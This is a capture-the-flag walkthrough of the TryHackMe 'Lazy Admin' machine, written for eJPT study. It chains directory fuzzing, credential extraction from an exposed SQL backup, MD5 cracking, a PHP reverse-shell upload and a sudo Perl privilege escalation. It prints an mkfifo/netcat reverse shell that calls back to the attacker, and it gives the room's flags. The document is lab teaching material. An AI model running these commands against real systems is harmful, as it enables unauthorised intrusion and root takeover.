Summary
Lazy Admin is the sixth machine in the Road to eJPTv2 series and the most elaborate so far in terms of attack chain. There’s no single vector — you have to chain: two-layer fuzzing to find the CMS, credential extraction from an exposed MySQL backup, MD5 hash cracking, admin panel access, reverse shell upload, and an indirect privilege escalation via sudo Perl that modifies an intermediate script.
| Attribute | Value |
|---|---|
| Platform | TryHackMe |
| Difficulty | Easy |
| OS | Linux |
| Room | Lazy Admin |
| Skills | Web Enum, CMS Exploitation, Hash Cracking, File Upload, Sudo Privesc (Perl) |
🎥 Video version
If you prefer to follow the walkthrough step by step, keep reading. The video covers the same process in visual format.
Tools used
nmap— port and service enumerationgobuster— two-layer directory fuzzingwget— MySQL backup downloadjohn— MD5 hash crackingnetcat— reverse shell listener
Solution overview
- Nmap reveals SSH (22) and HTTP (80) with Apache 2.4.18
- Gobuster discovers
/content/— SweetRice CMS version 1.5.1 - Second fuzzing on
/content/discovers/content/inc/with exposed MySQL backup - Backup contains user
managerand MD5 hash:42f749ade7f9e195bf475f37a44cafcb - John cracks the hash →
Password123 - Access to SweetRice admin panel at
/content/as/ - PHP5 reverse shell upload via Media Center → shell as
www-data sudo -lrevealswww-datacan run/usr/bin/perl /home/itguy/backup.plbackup.plruns/etc/copy.sh— we modifycopy.shwith mkfifo reverse shell- Run script with sudo → root
Reconnaissance
Connectivity check
ping -c 1 10.66.153.42
64 bytes from 10.66.153.42: icmp_seq=1 ttl=62 time=68.1 ms
TTL=62 → target is Linux. Same as Bounty Hacker, TTL of 62 indicates one or two network hops between attacker and target.
Nmap port scan
Initial sweep of all TCP ports:
nmap 10.66.153.42 -n -Pn -sS -p- --open --min-rate=5000 -oG allTCPports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Only two ports. The entire attack goes through the web.
Targeted scan with version detection and scripts:
nmap 10.66.153.42 -n -Pn -sS -sCV -p22,80 --min-rate=5000 -oN escaneoLazy.txt
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
80/tcp open  http    Apache httpd 2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Key findings:
- Port 80: Apache 2.4.18 showing Ubuntu’s default page. Hidden content waiting to be discovered with fuzzing.
- Port 22: SSH active — possible vector if we obtain valid credentials.
Web Enumeration
First fuzzing layer
gobuster dir -u http://10.66.153.42 \
  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -x php,html,txt,bak,xml
  /index.html   (Status: 200)
  /content      (Status: 301)
Finding:
/content/directory containing SweetRice CMS version 1.5.1. This gives us a concrete target: search for known vulnerabilities in that specific version.
Second fuzzing layer on /content/
The first fuzzing only scratched the surface. We fuzz recursively inside /content/:
gobuster dir -u http://10.66.153.42/content \
  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -x html,php,css,xml,bak
    /index.php    (Status: 200)
    /images       (Status: 301)
    /js           (Status: 301)
    /inc          (Status: 301)
    /as           (Status: 301)
    /_themes      (Status: 301)
    /attachment   (Status: 301)
Two critical findings:
/content/as/→ SweetRice administration panel/content/inc/→ directory with exposed internal CMS files
Exploring /inc/
We access http://10.66.153.42/content/inc/ and find the directory with indexing enabled:

Inside we find the mysql_backup/ subdirectory with a complete database backup. An exposed database backup on a web server is a critical vulnerability — it can contain credentials, user data, and system configuration.
wget http://10.66.153.42/content/inc/mysql_backup/mysql_bakup_20191129023059-1.5.1.sql
Credential extraction from backup
We search for passwords inside the downloaded file:
cat mysql_bakup_20191129023059-1.5.1.sql | grep passwd
s:6:"passwd";s:32:"42f749ade7f9e195bf475f37a44cafcb"
Credentials found:
- Username:
manager- MD5 hash:
42f749ade7f9e195bf475f37a44cafcb
Hash cracking with John
We save the hash to a file and run John with rockyou:
echo "42f749ade7f9e195bf475f37a44cafcb" > manager.hash
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt manager.hash
Password123      (?)
Full credentials:
manager:Password123
Exploitation
Admin panel access
With the cracked credentials we access the SweetRice panel:
http://10.66.153.42/content/as/


Credentials manager:Password123 work. We get full access to the CMS dashboard:
Reverse Shell via Media Center
SweetRice allows file uploads from the Media Center section. We upload a PHP5 reverse shell (.php5 or .phtml to bypass possible filters).
We set up a listener:
nc -nlvp 4545
We upload the reverse shell from Media Center and navigate to the uploaded file URL. We receive the connection:
connect to [192.168.149.0] from (UNKNOWN) [10.66.153.42] 45420
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Shell stabilization
This machine has Python3 available — we use the full stabilization method:
which python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl + Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 40 cols 184
Why is this method better than just
export SHELL=bash?pty.spawncreates a full pseudo-terminal, enabling Tab autocomplete, command history, and editors likenanoorvi. It’s the most complete stabilization available without additional tools.
Post-exploitation
User enumeration
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
itguy:x:1000:1000:THM-Chal:/home/itguy:/bin/bash
System user: itguy.
User flag
cd /home/itguy
cat user.txt
User flag:
THM{63e5bce9271952aad1113b6f1ac28a07}
Interesting files in itguy’s home
ls -l /home/itguy
-rw-r--r-x 1 root  root    47 Nov 29  2019 backup.pl
-rw-rw-r-- 1 itguy itguy   16 Nov 29  2019 mysql_login.txt
We review backup.pl:
cat backup.pl
#!/usr/bin/perl
system("sh", "/etc/copy.sh");
Key finding:
backup.plis a Perl script owned by root that executes/etc/copy.sh. If we can runbackup.plwith sudo AND modifycopy.sh, we have indirect escalation.
Sudo enumeration
sudo -l
User www-data may run the following commands on THM-Chal:
(ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
Attack plan confirmed:
www-datacan runbackup.plas root.backup.plruns/etc/copy.sh. If/etc/copy.shis writable bywww-data, we can inject a reverse shell there and execute it as root viasudo perl backup.pl.
We verify /etc/copy.sh permissions:
ls -l /etc/copy.sh
-rw-r--rwx 1 www-data www-data 81 Nov 29  2019 /etc/copy.sh
/etc/copy.sh has world-writable permissions (rwx) — www-data can write to it. The chain is complete.
Privilege Escalation
Escalation chain: sudo → Perl → Shell script
The escalation works in two steps:
- Modify
/etc/copy.shto execute a reverse shell - Run
backup.plwith sudo — which will call the modifiedcopy.shas root
Step 1: Modify /etc/copy.sh
We set up a listener on a new terminal:
nc -nlvp 5555
We replace copy.sh content with an mkfifo reverse shell:
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.149.0 5555 >/tmp/f" > /etc/copy.sh
Step 2: Run backup.pl with sudo
sudo /usr/bin/perl /home/itguy/backup.pl
On our listening terminal we receive the connection as root:
# whoami
root
Root flag
cd /root
cat root.txt
Root flag:
THM{6637f41d0177b6f37cb20d775124699f}
Lessons learned
- Single-layer fuzzing may not be enough — The first gobuster found
/content/. Without the second fuzzing inside/content/, we would never have found/content/inc/with the MySQL backup. On complex applications, always fuzz recursively on the most interesting directories. - Database backups should never be in the webroot — A publicly accessible
.sqlfile can contain credentials, user data, and critical system configuration. In a real pentest, this is a critical finding that gets reported immediately. - Indirect escalation requires understanding the full chain — Here it wasn’t
sudo binary → shelldirectly. It wassudo perl → perl script → shell script → shell. Seeing the complete chain before executing is fundamental. - Intermediate file permissions matter as much as direct ones —
backup.plwas owned by root and unmodifiable. Butcopy.shhad world permissions (rwx). Security of the chain is only as strong as its weakest link. pty.spawnvsexport SHELL=bash— When Python3 is available, always use full stabilization withpty.spawn. It gives you a functional shell with all terminal controls. Without this, commands likesudo -lcan behave erratically.
For the eJPT
This machine exercises skills directly evaluated on the eJPT:
- Multi-layer web enumeration with Gobuster
- CMS identification and exploitation
- Credential extraction from exposed files
- MD5 hash cracking with John the Ripper
- Reverse shell upload via web admin panels
- Indirect privilege escalation via sudo + chained scripts
- File permission analysis to identify write vectors
Approximate solving time: 45-60 minutes — most of the time in two-layer fuzzing and understanding the escalation chain.